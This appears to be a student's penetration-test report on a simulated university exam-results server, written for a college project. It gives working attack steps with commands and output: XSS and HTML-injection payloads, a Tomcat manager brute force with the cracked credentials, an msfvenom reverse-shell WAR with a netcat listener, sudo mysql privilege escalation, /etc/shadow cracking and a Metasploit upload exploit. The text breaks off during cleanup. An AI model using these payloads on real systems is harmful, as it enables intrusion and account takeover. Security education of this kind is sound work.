billionoillid

VULNERABILITY ASSESSMENT

13 January 2024

Presented to

VELS UNIVERSITY

Presented By

JAYANTH K

TOOLS USED DURING ASSESSMENT

Metasploit

John the ripper

Nessus

Burpsuite

Nmap

Cupp

Table of Contents

Disclaimer


Simulated Penetration Testing on College Page for Academic Purposes
This project involves the creation of a simulated penetration testing environment focused on emulating aspects of our college's result page.

The primary goal is to provide an educational experience for academic purposes, allowing users to understand and practice ethical hacking techniques within a controlled and secure setting.

Key Points:

- **Academic Intent:** This simulation is a part of a college project and is conducted solely for academic and educational purposes. It is not associated with any real systems or networks of our college.
- **Simulated Environment:** The simulated server replicates certain features of our college's result page but is entirely independent and isolated from the actual college server. No real student data or official records are involved.
- **Ethical Use:** Users engaging with this simulation are expected to use the provided resources ethically and responsibly. Any attempt to apply the demonstrated techniques to the actual college server without explicit authorization is strictly prohibited.
- **No Impact on College Systems:** The activities within this simulated environment will have no impact on the actual college server or any connected systems. The project is designed to ensure the security and integrity of our college's IT infrastructure.

By accessing and interacting with this simulated environment, users acknowledge the academic nature of the project and agree to use the provided resources responsibly and within the boundaries of ethical hacking practices, as well as in compliance with college policies and applicable laws.



METHODOLOGY

Our Penetration Testing Methodology grounded on following guides and standards:

- Penetration Testing Execution Standard
- OWASP Top 10 Application Security Risks - 2024
- OWASP Testing Guide
- SANS: Conducting a Penetration Test on an Organization
- The Open Source Security Testing Methodology

Objectives

- Organisation : vels university
- Audit Type : Black box [manual & automated] pentesting
- Audit Date : 13 jan 2024 - 17 jan 2024 **[4 days]**

Scope


- URL : http://erp.velsuniv.ac.in/examresults/

Out of scope

- URL : http://*.velsuniv.ac.in/

Chart and Classification

Critical	High	Medium	Low
2	2	1	1



Enumeration

Nmap scan report:

Nmap scan report for 192.168.1.47
Host is up (0.0089s latency).


PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)

8080/tcp open http Apache Tomcat 8.5.97
|_http-title: Apache Tomcat/8.5.97
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests

Services used and its visualization:

Apache HTTP Server (httpd) operates on port 80, forwarding requests to Apache Tomcat, the main server on port 8080.

The result page is hosted on Apache Tomcat as illustrated in the diagram below.



Path of result page:


192.168.1.47:**8080**/exam/online/report/examresults.jsp

Where students access:

192.168.1.47:**80**/examresults/online/report/examresults.jsp


Test on port 80:

Input sanitization test:



It is designed to get only 8 numbers but with **burpsuite** it is bypassed and leads to html injection


Payload: <h1>injection-works</h1>




Cross site scripting test:

Payload used: <img%20src='aaa'%20onerror=alert(1)>

reference : [owasp-top10 reference]



Response:




Cross-Site Scripting (XSS): Attackers inject malicious scripts into web pages, compromising user data and enabling unauthorized actions by exploiting vulnerabilities in user inputs.

HTML Injection: Unauthorized HTML code is inserted into web applications through input fields, manipulating page content, redirecting users, or compromising data integrity, exploiting validation weaknesses.

Mitigation Strategies: Implement strict input validation, employ output encoding, and enforce Content Security Policy (CSP) to prevent and mitigate XSS and HTML Injection attacks, bolstering web application security.

Impact: XSS and HTML Injection vulnerabilities can lead to data theft, session hijacking, and unauthorized control over web content, emphasizing the critical need for proactive security measures.

Moving to Port 8080:



Here in the port 8080 it is prompting for admin credentials to enter Manager App.

Wordlists and BruteForce attack:

I created two wordlists user.txt and pass.txt with help a tool called "**CUPP**" with combinations of name , site , numbers and other references.

Reference: https://github.com/Mebus/cupp

Proceeding with a tomcat manager login bruteforce tool called mgr_brute.py

Reference: https://github.com/b33lz3bub-1/Tomcat-Mngr-Bruteforce

```
└─→ $./mgr_brute.py -U http://192.168.1.47:8080/ -P /manager/html -u user.txt -p pass.txt

[+] Atacking.....

[+] Success!!
[+] Username : b'vels'
[+] Password : b'vels123'
┌─[parrot@parrot]─[~/tools/college]
└─→ $_
```

Username : vels
Password : vels123

Weak Password Policy:

Enforce a strong password policy. Don't permit weak passwords or passwords based on dictionary words.


In regards to authentication, when no password policy is in place an attacker can use lists of common username and passwords to brute force a username or password field until successful authentication.

Remediation:

To mitigate the risk of easily guessed passwords facilitating unauthorized access there are two solutions: introduce additional authentication controls (i.e. two-factor authentication) or introduce a strong password policy.

The simplest and cheapest of these is the introduction of a strong password policy that ensures password length, complexity, reuse and aging; although ideally both of them should be implemented.

Successful login attempt:



By default It is vulnerable to .war file [reverseshell] upload


Penetration

Payload used: msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.137 LPORT=8888 -f war > shell.war

Payload size: 1092 bytes
Final size of war file: 1092 bytes

Inital access

nc -lvp 8888
listening on [any] 8888 ...



Message:	OK


Manager


List Applications | HTML Manager Help | Manager Help | Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/exam	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

On successful connection:





Current user: Tomcat
Password : unkown

Commands used:

python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@velsuniv:/$

tomcat@velsuniv:/$ id
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)

tomcat@velsuniv:/$ sudo -l
Matching Defaults entries for tomcat on velsuniv:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on velsuniv:
(ALL : ALL) NOPASSWD: **/usr/bin/mysql**

Tools used at this stage are:

LinPEAS : https://github.com/carlospolop/PEASS-ng.git

LinEnum.sh : https://github.com/rebootuser/LinEnum.git

Priviledge escalation:

Privilege escalation refers to the process of gaining elevated privileges on a Linux system. It involves exploiting vulnerabilities, misconfigurations or weaknesses in the system to gain root access or higher-level permissions than you were initially granted


User **tomcat** can run **mysql as sudo** which is easily exploitable and leads to priviedge escalation.

Sudo is a powerful utility in Linux that allows users to run commands with elevated privileges. If sudo is misconfigured, an attacker can use it to execute commands with elevated privileges.

Command used : sudo mysql -e '\! /bin/sh'

Reference : https://gtfobins.github.io/gtfobins/mysql/

On successful attempt



Userlist:

- tomcat
- vels
- root

Cracking /etc/shadow to find passwords [weak password policy]

```
┌──[✗]─[parrot@parrot]─[~]
└──╼ $john --show passwordlist
root:root
vels:vels123
tomcat:tomcat

3 password hashes cracked, 0 left
```

Metasploit Test

```
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set httpusername vels
httpusername => vels
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set httppassword vels123
httppassword => vels123
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set lhost 192.168.1.38
lhost => 192.168.1.38
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rhost 192.168.1.47
rhost => 192.168.1.47
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set targeturi /manager
targeturi => /manager/html
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set lport 4444
lport => 4444
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rport 8080
rport => 8080
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> run

[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying sA8miXr2gujKPRIzNxemHzF0uK3Na...
[*] Executing sA8miXr2gujKPRIzNxemHzF0uK3Na...
[*] Undeploying sA8miXr2gujKPRIzNxemHzF0uK3Na ...
[*] Sending stage (58829 bytes) to 192.168.1.47
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.1.38:4444 -> 192.168.1.47:40078) at 2024-01-17 08:07:24 +0000

(Meterpreter 1)(/) > _
```

Vulnerability list:

VULNERABILITY	SEVERITY	COUNT	IMPACT
Html injection	Low	1	Content manipulation
XSS	Medium	1	Session hijacking
Unauthorized access	High	1	Data breach
Weak password	HIgh	2	Account compromise
File upload	Critical	1	Remote code execution
Priviledge escalation	Critical	1	System compromise

Securing the server


Removing the malicious shell uploaded previousely

```
root@velsuniv:~# cd /opt/tomcat/
root@velsuniv:/opt/tomcat# ls
